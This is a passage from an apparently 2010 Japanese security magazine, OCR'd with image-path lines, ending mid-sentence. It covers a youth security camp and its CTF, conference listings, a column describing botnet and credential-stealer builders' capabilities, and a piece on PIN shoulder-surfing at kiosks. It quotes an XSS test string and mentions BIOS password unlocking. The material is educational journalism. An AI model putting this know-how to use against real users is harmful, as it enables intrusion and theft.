


セキュリティへの興味を増幅するイベント

ハッカーが主役のドラマ「ブラッディ・マンデイ」が放映されて以降、その影響からか本誌読者に中学生や高校生が増えている。彼、彼女たちがどういったイメージで主人公のハッカーを捉えたのかは知らないが、普段あまり脚光を浴びることがない情報セキュリティという分野に興味を持ってもらえたのは嬉しいことだ。

そんなセキュリティに興味を持った若者たちの受け皿は、それほど多くはない。多くの情報セキュリティ専門誌は休刊し、本誌が最後の砦と言われるほどだ。ましてや学生たちが喜んで参加できそうなセキュリティ関係のイベントは希少である。

そんな希少なイベントの1つにセキュリティ&プログラミングキャンプがある。例年、お盆の時期に開催されていて、7回目となる今年は2010年8月12日（木）～16日（月）に開催された。このイベントは合宿形式で行われ、参加者も講師も同じ空間で4泊5日を過ごす。



キャンプの開会式の様子。今年は59名の参加があり、最年少はなんと中学2年生



何から何まで無料、参加しない理由がない

セキュリティ&プログラミングキャンプは、キャンプと名前は付いているがキャンプファイヤーなどはなく、セキュリティとプログラミング漬けになる催しだ。大きな特徴としては、参加者は4泊5日の講義の受講料はもちろん、テキスト代、宿泊費、食費、交通費までが無料となる。そして、参加者は22歳以下の学生に限定されるということだ。

セキュリティコースにはソフトウェア、Web、ネットワークの組があり、プログラミングコースにはOS自作、言語、Linuxの組がある。応募者は各組ごとに募集され、今年は59名がキャンプの参加資格を得た。



社会人がうらやむ講師陣の講義

キャンプの講師陣は各界の著名人が揃っていて、それは社会人が受けたいと思うような人物ばかりである。実際、何度も社会人から「大人向けのキャンプはないのか？」と聞かれたことがあるのだが、豪華講師陣が一堂に会して、4泊5日缶詰になるほどの濃厚な講義だ。もしこれを、一般向けに開催するとしたら、それ相応の高額な費用を負担してもらわなければならなくなるに違いない。つまり、何が言いたいかというと、こんなにおいしい機会は、そう滅多にあるものではないので、無料で参加できる22歳以下のうちに参加しなければ損だということだ。

講師だけでなく、参加者も多様だ。情報系の学生がいちばん多いが、法律やデザインを専攻している学生もいる。若い参加者もいて、今年の最年少は、13歳の中学2年生だった。来年あたりは小学生が来てもおかしくない感すらある。



CTFにチャレンジ



力を合わせて高得点を狙え

今年のセキュリティコースでは、CTF (Capture The Flag) が行われた。本誌読者は馴染みがあると思うが、CTFというのはセキュリティの技術を駆使して問題を解くゲームで、合計得点を競う。キャンプ最終日前日に行われ、11時から20時ごろまでが競技時間に充てられた。

問題は全部で80問ほどあり、Web、ネットワーク、ソフトウェア、フォレンジックス、トリビアなどの分野がある。難易度に応じて100点、300点、500点の問題が用意された。CTFはチーム戦で行われ、各組（Web、ネットワーク、ソフトウェア）2人ずつがチームに配置された。それぞれの分野の知識を出し合わないと高得点は狙うことができない。




こんな問題が出題されたぞ

CTFで出題された問題の一例を見てみよう。


・XSS問題（Web500）

問題を開くとGoogle検索風の画面に「XSSさせて alert(1) を実行せよ」とだけ書かれている。試しに「<script>alert(1)</script>」を入力してみて、結果のソースコードを見てみると「<sc……」のようになるので、うまく実行させる抜け道を探す必要がある。

この問題は出題者のはせがわ講師によって公開されている※1ので、チャレンジしてみてはいかがだろうか。



表示された講師たちを年齢順に並べるいう問題にチャレンジしている生徒。ある要素を見つけると簡単にわかるのだが…



解かれた問題、チームの順位は教室前にあるプロジェクターに常に表示されていた

・バイナリ解析（フォレンジックス100）

問いには「このファイルの中に居るのは誰でしょう?」とあり、「sample.zip」を解析する問題となっている。バイナリエディタで中身を見るとZIPファイルでないことがわかる。その後は…

この問題の解説は出題者の園田講師によって公開されている※2ので、詳細はそちらを参考にしていただきたい。



解き方は三者三様の発表会

競技の終了後には発表会が行われた。プレゼンには正答にいたるまでの苦労の後が見て取れるものもあったが、ひらめきだけでたまたま解答にいたったというものもあった。あるチームが力ずくの解き方を示した際などには、他のチームからスマートな解き方のツッコミが入るなどの場面も見られた。また、中には問題が簡単すぎると感じたので、もっと難しくするために問題の提案をするチームもあった。

CTF競技の優勝はBerryzチームで、競技終盤までは2番手だったが、その後着実に点を積み重ね、最後の1時間ぐらいで逆転して優勝に至った。ベストプレゼンテーション賞にはCuteチームが選ばれ、この両チームは、キャンプの最終日を飾るプログラミングコースとの合同発表会で発表を行った。

※1 http://d.hatena.ne.jp/hasegawayosuke/20100825/p1　※2 http://d.hatena.ne.jp/sonodam/20100825/p4



セキュリティキャンプの授業紹介

ソフトウェア組：脆弱性全般


園田道夫（サイバー大学准教授、IPAセキュリティーセンターラボ非常勤研究員）
愛甲健二（ネットエージェント株式会社）

ソフトウェア組は、HTTPサーバーを教材として、脆弱性の発見・修正、脆弱性の攻撃・防御方法などを学ぶことができる講座に仕立てられている。教材にはWindows用の「tinytinyhttpd」を拡張し、わざとバグを10数個埋めた特別版のHTTPDが用意された。

受講生は3チームに分けられ、まずソースコードのレビューを行い、脆弱性となるようなバグが存在する箇所を見つけることから始まる。見つけたバグを修正し、HTTPサーバーとして起動させる。そして、他チームが立てたHTTPサーバーの脆弱性を探し、攻撃を行うというストーリーになっている。

他チームからの攻撃を防げるように修正されていない場合、サーバーが落とされてしまったり、場合によっては任意のコードが実行されることとなってしまう。

この実習では1人の能力が突出していてもうまく行かない。発見、修正、攻撃などの能力をチーム内で補いあう必要がある。「チーム内での連携が重要」と愛甲講師は述べる。



技術と知識だけでなくチーム内の連携の重要さを説く愛甲講師


ネットワークセキュリティ組：IDS

川口洋（株式会社ラック）

IDSの講義では、オープンソースのSnortを利用したシグネチャの作り方などを題材に、脅威を検知するために必要な知識や技術を学ぶ。

実習の1つでは、10人の受講生は2チームに分けられ、それぞれ5台の端末から相手の5台の端末に対して攻撃を行う。10分間の制限時間の中で、1回だけ検出対象となるペイロードが送られる。競技中は相手チームをかく乱するためのダミーの攻撃コードを送り続け、その一方で相手からの検出対象のペイロードをSnortで検出するためにシグネチャを書かなければならない。

普段はラック社のJSOCで監視業務を行う川口講師は、「実際の監視業務では、1度しかない兆候を発見しなければならない」と述べる。




実践の厳しさと責任について語る川口講師

Webセキュリティ組：実習 脆弱性診断

国分裕（三井物産セキュアディレクション株式会社）
望月岳（三井物産セキュアディレクション株式会社）

Webセキュリティ組の実習では、ターゲットとなるキャンプ申し込みページを模したデモサイトを利用して、受講生たちが実務さながらにWebの脆弱性診断を行う。脆弱性診断の方法や診断実施時の注意事項、レポートの書き方など、業務として診断に携わる場合と同様の技術を学び、FiddlerやBurpといったプロキシ系ツールを使って手動で診断を行っていく。

ターゲットには20個近くの脆弱性が埋め込まれている。時間も限られているため、さすがにすべての脆弱性の発見にはいたらなかったが、どの受講生も多くの脆弱性を発見していた。




脆弱性診断を行う際の注意点を解説する望月講師

ソフトウェア組：脆弱性の発見と分析

村上純一（株式会社フォティーンフォティ）

日本のIT風景を見渡すと受託開発もしくは、海外製品のローカライズなどに携わるエンジニアが多勢を占めている。それはセキュリティの世界でも同様で、脆弱性の発見などを行うのは海外のエンジニアが多い。この講座では、脆弱性を発見し、分析する能力を持ったエンジニアになるために、何を学ぶべきかというポイントが与えられる。

実習の1つでは、紙に印刷されたアセンブラのコードを追いかけ、そのコードがどういった機能を持ったコードなのかを読み解くといったことが行われた。受講前にはアセンブラに触れたことがなかった受講生も、アセンブラを読み、コードを読解している姿が見られた。




優秀なエンジニアになるためのポイントを村上講師が伝授

Webセキュリティ組：セキュアなWebアプリケーション開発

上野宣（株式会社トライコーダ）


セキュリティの研究者は現場に疎くなりがちで、技術論だけで解決できない問題に弱いことが多い。コストの問題や、顧客との関係などさまざまな理由で、技術だけで解決しようとしてもうまくいかない現実がある。

この講義では、Webセキュリティの基本やセオリーを学びつつ、技術だけでは解決しないWebセキュリティの問題についての講義を、主にグループディスカッションを中心にして講義が行われた。受講者は用意したテーマに関して議論を行うことで、社会に出てから現場で起こる問題を解決するためのポイントを学んでいた。



現実社会ではどのような問題が発生するか説明する上野講師

プログラミングキャンプ編



文&写真
id:TAKESAKO

❖今年の企業見学会はナシ!?

プログラミングコースは昨年と同様の構成でOSを作ろう組、プログラミング言語組、Linuxカーネル組の3つの部屋に分かれて講義をした。昨年はモバゲータウンで有名なDeNA社に企業見学会に行ったが「バスに乗る時間がもったいない。そんな時間があるなら自分で作ったプログラムをハックしてほしい」という講師側の要望によって、今年は企業見学会は取りやめとなり朝から晩までひたすら演習を行うこととなった。

❖壁紙、フォントやマウスカーソルも自作?

30日で作るOS自作入門【OSを作ろう組】

3つのコースの中で、自由な雰囲気を醸し出していたのがOS自作組だった。事前に教科書が配布されるのだが、テキストにある範囲を逸脱して自分の好きな機能を作ることも許されていた。例えば、教科書にはウインドウを描画する機能を作る箇所があるのだが、その機能を試すのが楽しくなって、ひたすらたくさんのウインドウを表示するだけのOS、通称ブラクラ機能を搭載したOSを作る生徒もいて大変盛り上がっていた。今年は「12ステップで作る組込みOS自作入門」の著者である坂井弘亮氏も講師として参戦した。このような豪華講師陣に質問をぶつけながら、期間中に徹底的に疑問を解消できるのもキャンプならではの大きな特徴だろう。

❖全国の言語ヲタクな学生が集う場所?


Rubyをハック【プログラミング言語組】

昨年プログラミング言語組に参加してRubyの高速化を達成した林君は今年チューターとして参加し、先輩としての威厳を示していた。一部純粋関数型言語界隈でよく言われているモナドという概念を理解するため、モナドを実装するために必要最低限の機能を持った言語を自分で設計・実装するというデモを披露し、参加者や講師を唖然とさせていた。実際に最新版のRubyのバグを修正するパッチを作成する後輩も登場し、今後の活躍が期待できそうだ。


❖史上最年少の中学2年生も参戦!?

スパルタ英才教育【Linuxカーネル組】

現役カーネルハッカーから直々に指導を受けられるLinux組は、13歳の中学2年生も参加し、演習時間の延長もある中、参加者各々が個性あふれる課題に取りかかっていた。例えば、ブート時にコナミコマンドを入力しないとカーネルパニックになってしまうセキュリティ向上機能の開発や、HDD上にある動画ファイルや恥ずかしい自作ポエムを安全に消去するシュレッダー機能を開発する参加者も出て、最後の成果発表会では大いに盛り上がった。昨年同様、LKMLに英語でバグ修正を行うパッチを投げ、実際にLinuxカーネルにマージされる成果も出している。



Rubyプログラムのクラス構造をリアルタイムに可視化する成果も
http://youtube.com/watch?v=gY4kWlnrdnQ



カーネルパニックが発生すると英語の意味不明なログが出力されるのではなく、死神が出現するハックも登場



キャンプの終わりがスタート地点


キャンプの成果は長期視点で見守りたい

国が行うIT人材の早期発掘育成であるキャンプ事業はこの7年間毎年行われている。教育事業である故に、キャンプの成果を数値指標で明確に表すようなことはことは難しい。しかし、講師として携わっていると、参加者の人生に何らかの影響を与えたであろうことが想像できる場面を何度も見ている。

これまでの卒業生が全員IT業界の最先端の領域に進むわけではないが、卒業生がキャンプで学んだことを材料に、自分自身を刺激し続けることができたならば、何らかの形でIT産業に還元されるはずである。

卒業生の今後の人生に興味がある

今年のキャンプ卒業生の声を聞くと、「普段ではぜったい出会えない人と出会えたことが嬉しい」、「プログラミングの楽しさを思い出させてくれた」、「帰ったらここでの経験を自慢したい」などが挙がっていた。このときの気持ちを忘れずに、キャンプでできた仲間の輪を維持しつつ、情報発信を継続的に行ってほしい。キャンプの実行委員や講師陣は、自分たちが教えた卒業生の今後の人生に興味があるのだ。



閉会式の様子。参加者みな満足した顔で閉会式に臨んでいた

筆者が教えるキャンプ選考通過の秘訣

来年もキャンプが開催される保証はないが、選考を通過する秘訣をお教えしよう（もちろん公式見解ではないので、その点は留意してほしい）。それは講師陣が興味を持ちそうなことに、継続的に取り組んでいる姿をアピールすることだ。現段階で特別優秀である必要はない。なぜならキャンプは伸びしろのある学生を求めているからだ。


参加者の声



堀由希恵

（静岡大学3年生）
Webセキュリティ組

堀さんが大学で研究しているテーマの1つに、政治の意思決定を支援するWebアプリの開発・運用がある。個人の政治に対する姿勢や意見の情報を持つアプリなので、セキュリティは重要だと考える。そんな彼女はCTFで高得点問題を次々と解答していた。高得点問題にチャレンジした理由として、普段携わっている分野がたまたま高得点の分野だったことを挙げ、むしろ点数が低い問題の方が難しく感じたと言う。また、キャンプに参加したことにより、同じIT業界でも人により得意な分野が異なることを実感し、自分が何を武器にすべきか実感したという。



@Magistol

ソフトウェア組

以前からキャンプの存在を知ってはいたが、申し込むにはいたっていなかったそうだ。しかし、「東北情報セキュリティ勉強会」という勉強会で、キャンプ講師でもある愛甲氏によるiPhoneハッキングや、同じく講師である竹迫氏のプレゼンを見てキャンプへの参加を決めたという。キャンプに参加して、バイナリを普通に読む友達に囲まれ、自分は立ち止まっているヒマはないと感じたという。そんな彼には10年前に壊れたハードディスクを復旧させたいという目標がある。今回フォレンジックの講義がなかったのが残念と述べる。

この秋行われるセキュリティイベントちょっと見せます

文＝編集部

❖最先端のセキュリティ情報が東京に集まる!!

東京　2010年11月10日～11日

PacSec2010

http://pacsec.jp/

PacSecは海外のスペシャリストたちによる最新の研究成果が東京で発表される国際的なセキュリティ・コンファレンス。今年で8回目となる「PacSec2010」は11月10日～11日の2日間、青山ダイヤモンドホールで開催される。

主催者であるDragos Ruiu（ドラゴス・ルジュ）氏がコンピューターセキュリティに携わるエンジニア出身ということもあり、コンファレンスは専門性の高い開発者向けの講演が多いのが特徴。この記事を執筆している9月末の時点では講演予定者は未定だが、過去には「WPA-PSKを15分でクラックする攻撃手法」など話題性のあるものが多かった。セキュリティのトレンドをいち早くおさえることにも定評があるので、今年のラインナップにも期待しよう。

そして、PacSecのもう1つの特徴がアットホームな雰囲気。今年は基調講演を含め14本のスピーチが予定されているが、参加者全員が同じものを聞く1トラック・スタイルだ。これなら席の移動もないので他の参加者に声を掛けやすい。会場のドリンクコーナーにはコーラやジンジャエールなども置かれ、休憩時間にはクラブ系のサウンドが流れるなど、堅苦しい雰囲気などどこにもない。レセプションパーティでの参加者同士の交流も盛んだ。英語が苦手でも会場にいるスタッフにちょっとした通訳をお願いすれば海外の人たちとコミュニケーションだって苦にならないはず。海外の技術者との交流を考えるなら、PacSec2010は絶好の機会だ。



PacSec主催者のドラゴス・ルジュ（Dragos Ruiu）氏



コンファレンス初日の夜に開催されるレセプションパーティ

PacSec開催概要

コンファレンス 2010年11月10日（水）～11日（木）

【会場】	青山ダイヤモンドホール	
【参加費】	コンファレンス早期割引（10月9日まで）	8万9250円
	コンファレンス通常料金（11月4日まで）	9万9750円
	コンファレンス当日料金	12万6000円

コンファレンスの詳細や参加申し込みの方法などはPacSecのWebサイト（http://pacsec.jp/）をご覧ください

✣Vlad氏＋チームsutegoma2のダブルレポート　クアラルンプール　2010年10月11日～14日

HITB SecConf 2010 MALAYSIA

http://www.hackinthebox.org/

HITB (Hack In The Box) はマレーシアから始まったコンファレンス。現在ではドバイやオランダでも開催されるなど、年々その規模は拡大している。予選なし、3名1チームで登録できるCTFが併設されているのも大きな特徴だ。本誌CTFレポートでおなじみのチームsutegoma2も参戦予定、次号で競技の様子などを伝えてもらうつもりだ。また、コンファレンス覆面調査員 (?) のVlad氏も現地へ赴くそうなので、HITBのレポートは豪華2本立てでお届けする予定だ。



✣本誌初レポート！　南米大陸のセキュリティ・コンファレンス！　ブエノスアイレス 2010年9月16日～17日

ekoparty Security Conference -6°edición

http://ekoparty.org/



アジア・米国・ヨーロッパ、本誌では世界各地のコンファレンスのレポート記事を掲載してきたが、次号ではついに南米のコンファレンスを紹介できることになった。本誌でも執筆経験がある勇士Q氏がDEFCONで開催された“Backdoor Hiding Contest”で見事に優勝、主催者の招待で南米へと向かった。この原稿を執筆している時点で編集部の予備知識はゼロ。情熱的な人が多いお国柄、コンファレンスもまた情熱的なのだろうか？


✣今年も合い言葉はno drink, no hack.　東京　2010年11月6日

AVTokyo 2010

http://www.avtokyo.org/

AVTokyoはBlackHat/DEFCONに参加する日本人が集まってはじめた飲み会がきっかけ。気楽にお酒でも飲みながらコンピューターセキュリティについて語る場にしたいという思いから“no drink, no hack.”が合い言葉。2008年よりイベントスタイルとなり、3回目を迎える今年はトークイベントの殿堂「ロフトプラスワン」での開催が決定した。

BlackHat JapanやPacSecなど、海外から多くのセキュリティ技術者が東京にやって来る時期にあわせて開催するので国際色豊かなイベントとなっている。執筆時点ではスピーカーなどの詳細は未定。本誌編集部でもAVTokyoと協力して、当日の昼間の時間帯にイベントを開催すべく画策中だ。概要が決まり次第Webサイトやブログなどでお知らせする。乞うご期待。



2008年のデイセッションの会場となった弊社BSホール。今年もこの会場を使ったイベントを画策中

AVTokyo2010 開催概要

2010年11月6日　18:00会場　19:00開演

【会場】LOFT /PLUS ONE
2000円 (前売り)、2500円 (当日)

2010年10月1日よりローソンチケットにて前売り券を発売 (http://l-tike.com/)
チケット購入に関してのお問い合わせは、contact@avtokyo.orgまで

コラム404

REVOLUTIONS

世の不条理と戦う
武器を手に入れよう
玉石混交のネットから砂鉄を集め鋼へと鍛え抜く
探求心こそ炎、
真偽を見抜く力こそが小槌

切れ味鋭い
技術エンターテイメント
コラム群！

CONTENTS

マルウェア通信 略して マル通 2010年秋～2011年冬号

文● TTS

BLACK OUT（http://www.blackout.org）

巷では、やれ iPhone だの iPad などと話題になっているが、個人的には、一時興味が失せていたハードウェアいじりの悪い癖が復活し、徐々に増加するジャンクのノート PC を目の前に、自分でも呆れはじめた今日この頃である。

古い PC をいじって何がおもしろいのか？と言われそうだが、ジャンクをいじっているとセキュリティ関連機能でも、思わぬ発見があったりするものだ。最近おもしろいと感じたのは、なにを今さらの「BIOS パスワードロック」の解除である。BIOS パスワードロック自体は、ジャンクのノート PC ではよく目にするものなので、あえて説明するまでもないだろう。

昔の記憶ではロック解除といえば、つい CMOS クリアやら EPROM をショートさせて…　なんてことを考えてしまうものだが、現在ではマスターパスワードによるクリアが当たり前のようだ。これは簡単にいえば、ハードウェア的にどうこうしなくとも、（個体別）パスワード一発で解除できてしまう機種も少なくない（もちろんすべての機種ではない）。

すなわち、セキュリティ機能として BIOS ロックを設定しているターゲットが、ローカルで席を外したスキにロックを解除して不正操作が…（盗難なども含む）という危険性を感じたりもするわけだ。

海外には BIOS ロック解除業者の Web サイトが多数存在し、あわせてカーオーディオのセキュリティロック解除なんてのまであって、見るとついついワクワクしてしまう（なぜだろう）。

ということで、BIOS パスワードロックの解除については、筆者の Web サイト（BLACKOUT）でも記しているのでそちらを参照してもらうとして、そろそろ本題に…

Web パネル経由での ボットネット構築ツールが増加

以前紹介したユーザー情報を採取するボットネットツール Zeus や SpyEye、そして Mpack 系の Exploit パックなど、最近のツールには Web サーバーにコントールパネルを設置しているものが多い。これらのツールでは、ブラウザー経由で統計情報を参照するのも、取得したユーザー情報を検索することも、そしてボット自体へ指令を出すのも、コントロールパネルからボタン一発で操作できる。総称して「Web パネル型」とでも呼べるクラッキングツールが増加、定番化しているのだ。

図 1 の VoidBot もそういった Web パネル型のクラッキングツールで、ボットネット構築ツールである。今回入手してテストしたものはドイツ語で表記されており、おそらくドイツ産のクラッキングツールだ。すでにソースコードも流通しており亜種も作成されている。


内容自体はシンプルな構成で、ボットを作成するビルダー、そして、Web サーバーに設置する Web パネルの 2 つのモジュールが含まれており、ビルダーでは、設置したサーバーの URL の指定から、特定のアプリケーションのアンチデバッギング機能（VMware や VirtualBox など）、そして USB 経由および P2P（Limewire）での拡散機能などが設定できるようになっている。

コマンド操作で、指定した Web サイトへのアクセス、指定した Web サイトからのマルウェアダウンロード＋実行（ダウンローダー）、スパムメール、No-IP などのアカウント情報取得（スティーラー）、HTTP/UDP の Flood といったことが指定可能だ。

実際にローカル環境でテストした検体サンプルでは、ボットの Web パネルへのアクセスは確認できるものの、攻撃などのコマンド操作は受け付けず、正常に動作しなかったが、ソースコードも流通していることから、さまざまな亜種の作成が懸念される。

スティーラーのビルダーも 次々と登場 - 多機能化

ユーザーのアカウント情報を盗み出す Stealer のビルダーも次々と作成されている。多くのスティーラーで設定項目（取得するアカウント情報）が用意されているのが、IE や Firefox で保



▲図1　VoidBotのビルダー（上）とWebパネル（右）。ビルダーでは、アンチデバッギング機能やマルウェア拡散機能（USB/P2P）の有効化設定が可能。Webパネルからボットへのコマンド指令を出す

▲図2　スティーラーUniversalの設定画面。ログ取得のためのメールアドレス作成リンクやダウンローダー機能などの付加機能も選択可能

存されたもの、No-IP、DynDNSといったダイナミックDNSのアカウント、FTPクライアント（FlashFXPやFileZilla）で保存されたアカウントなどである。

他にも、アップローダーRapidShareのプレミアムアカウント、チャットクライアントのTrillian、Pidginのアカウント情報取得といった機能が備わるものもある。さらに、Google/Paypal/Yahoo!へのアクセスはキーロガーで取得するものもあるため、単純に海外のマルウェアといって舐めないようにしたいところだ。

これらスティーラーのビルダーには、以前はRATのビルダーにしか設定項目が見当たらなかったアンチデバッギング機能やClone（ファイル情報）機能、UAC/Windows Firewallバイパスといった設定項目が用意され、多機能化しているといっていいだろう。

また、RAT・スティーラー・ボット・ダウンローダーなどでは、アンチWireshark機能が用意されるものも増加している。この機能を有効にしたダウンローダーでテストしたところ、Wiresharkがインストールされた PCでは、このマルウェアを実行してもエラーで起動しなかった。アンチデバッギング機能と同様に解析を妨害するための機能である。

クラッキングコミュニティは常に不安定

マルウェアやクラッキング情報を扱うコミュニティ（海外）が、サーバー管理側から強制的に止められることや閉鎖に追い込まれることは珍しいことではない。しかし最近、マルウェア作成者向けのコミュニティとしては4～5年近く安定していた定番の1つが長期的にダウンすることになってしまった。また、現在稼働している他の定番コミュニティにおいても不安定な状況が続いている。

マルウェアのコミュニティ（作成者・利用者主体）はアンダーグラウンドの中でも人気が高いこともあり、新たなコミュニティが次々と作成される。しかし、センシティブな情報を扱うために、安定的な運営は難しいのであろう。日々、復旧や閉鎖が繰り返されている。

このように、コミュニティが流動化することで、マルウェア自体（マルウェア作成ツール）の流通が活発になり、数年前では入手しづらかったボットのソースやMpack系のExploitパックなども、以前に比べれば、誰でも簡単に入手できるようになった。

もちろん、クラッキング関連サイトでは、トラップやダウンロードファイルにバックドアが仕掛けられるといったことが当たり前のように行われているため、アクセスを勧めるようなことはできないが、興味があれば、多くのコミュニティに登録（捨てアドレス）しておくと、（ゴミも含め）さまざまな情報を入手することができるだろう。

街へ出て 脆弱性ウォッチングしてみよう




文●エ[redacted]いアイツ

何だねキミはぁ。「ども！DSの勇者、エ[redacted]いアイツですよ！毎号恥を晒しているけど、読んでくれている読者さんがいるか心配です！」

ラブプラス+ではリアルの彼氏力を高める機能が強化されている。何と彼女と親密になれれば、一緒に筋力トレーニングをしてくれるのだ！ラブプラス+は永遠の愛に加え、健康まで与えてくれるんだぜ。

夏休みの宿題は昆虫採集

この号が出ているころはもう秋だけど、みんな、夏休みの宿題はちゃんと提出したかな。筆者も昆虫採集よろしくカメラを片手に街にネタ採集に出かけてみたよ。街にはネタ＝脆弱性があふれているってね。



▲新機能「一緒にトレーニング」で腹筋を鍛える筆者。見事に腹筋が割れたよ！コーホー！

街中に潜む脆弱性

街でも旅先でも、昔と比べて便利になったなぁって感じるのは、ほとんど24時間、預金の引き出しやキャッシングができるってことだよね。たいていのコンビニやJRの駅にはATMがあるし、新幹線の切符やコンサートのチケット受け取りには、クレジットカードが使えるよ。便利になった一方で、キャッシュカードやクレジットカードを盗まれないか心配だよね。カードごとに暗証番号を変えている人もいるけど、ほとんどの人は財布の中のキャッシュカード、クレジットカードの暗証番号を同じにしているケースが多いと思う。それはつまり、大切な暗証番号が盗み見られたら、とっても困ることになるよね。盗み見られた直後に財布を奪われたら、預金やキャッシング枠を限度額まで引き出されてしまうかもしれない。


★コンビニ編

コンサートや映画のチケットが受け取れるローソン。チケットは高いから、クレジットカードで購入できるのはとっても便利って、待てこら!!
下の写真にもあるとおり、マルチ端末に暗証番号を入力するテンキーがないじゃないか。タッチパネルでの入力は、番号を盗み見されそうで心配だよ！

一応、「テンキーのボタンの色を薄くする」、「上下の矢印で数字を選ぶ」といった防止機能があるけど、デフォルトのままで使用する人が大半だろうから、隣で雑誌を読む振りをして暗証番号の盗み見ができそうだよね。


★ JR編

次ページの上に並んだ写真はちょっと古い機

